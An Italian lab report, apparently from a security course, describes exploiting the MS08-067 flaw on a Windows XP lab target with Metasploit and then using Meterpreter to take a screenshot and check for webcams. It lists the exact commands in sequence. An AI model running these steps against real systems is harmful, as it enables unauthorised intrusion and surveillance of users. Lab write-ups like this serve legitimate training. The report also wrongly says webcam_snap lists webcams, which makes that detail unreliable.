Relazione sull'Utilizzo di Meterpreter tramite la Vulnerabilità MS08-067

Introduzione

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:
● Recuperare uno screenshot tramite la sessione Meterpreter.
● Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale)

Procedura di Attacco

1. Avvio di Metasploit Framework

Ho avviato Metasploit Framework utilizzando il comando:

```
msfconsole
```

2. Ricerca e Selezione dell'Exploit

Ho cercato l'exploit appropriato per la vulnerabilità MS08-067:


```
search MS08-067
```

Ho quindi selezionato l'exploit exploit/windows/smb/ms08_067_netapi:

3. Impostazione dei Parametri

Ho configurato l'IP del sistema bersaglio (RHOSTS), parametri necessario affiché exploit vada a buon fine:

```
set RHOST 192.168.50.103
```



4. Esecuzione dell'Exploit

Ho lanciato l'exploit:


```
exploit
```

Se l'exploit ha successo, ottengo una shell Meterpreter sulla macchina bersaglio.

5. Controllo

Per controllare che effettivamente siamo sulla macchina bersaglio e per visualizzare le configurazioni di rete delle interfacce sul sistema compromesso, possiamo usare il comando:

```
ifconfig
```



Azioni Post-Exploitation

1. Cattura di uno Screenshot


Una volta ottenuto l'accesso alla shell Meterpreter, ho catturato uno screenshot del desktop della macchina bersaglio:

```
meterpreter > screenshot
```

Il comando ha salvato un'immagine dello schermo attuale della macchina bersaglio, fornendo una visione diretta di ciò che l'utente stava visualizzando in quel momento.


2. Verifica della Presenza di Webcam

Ho verificato se la macchina bersaglio avesse delle webcam collegate:




```
meterpreter > webcam_snap
```

Il comando ha restituito un elenco delle webcam disponibili, ma in questo caso non erano presenti webcam collegate.


skAkKoyv.jpeg - Image Viewer [2/2]
File Edit View Go Help
Recycle Bin
start
3:23 PM
skAkKoyv.jpeg 640 x 480 25.6 kB 100.0%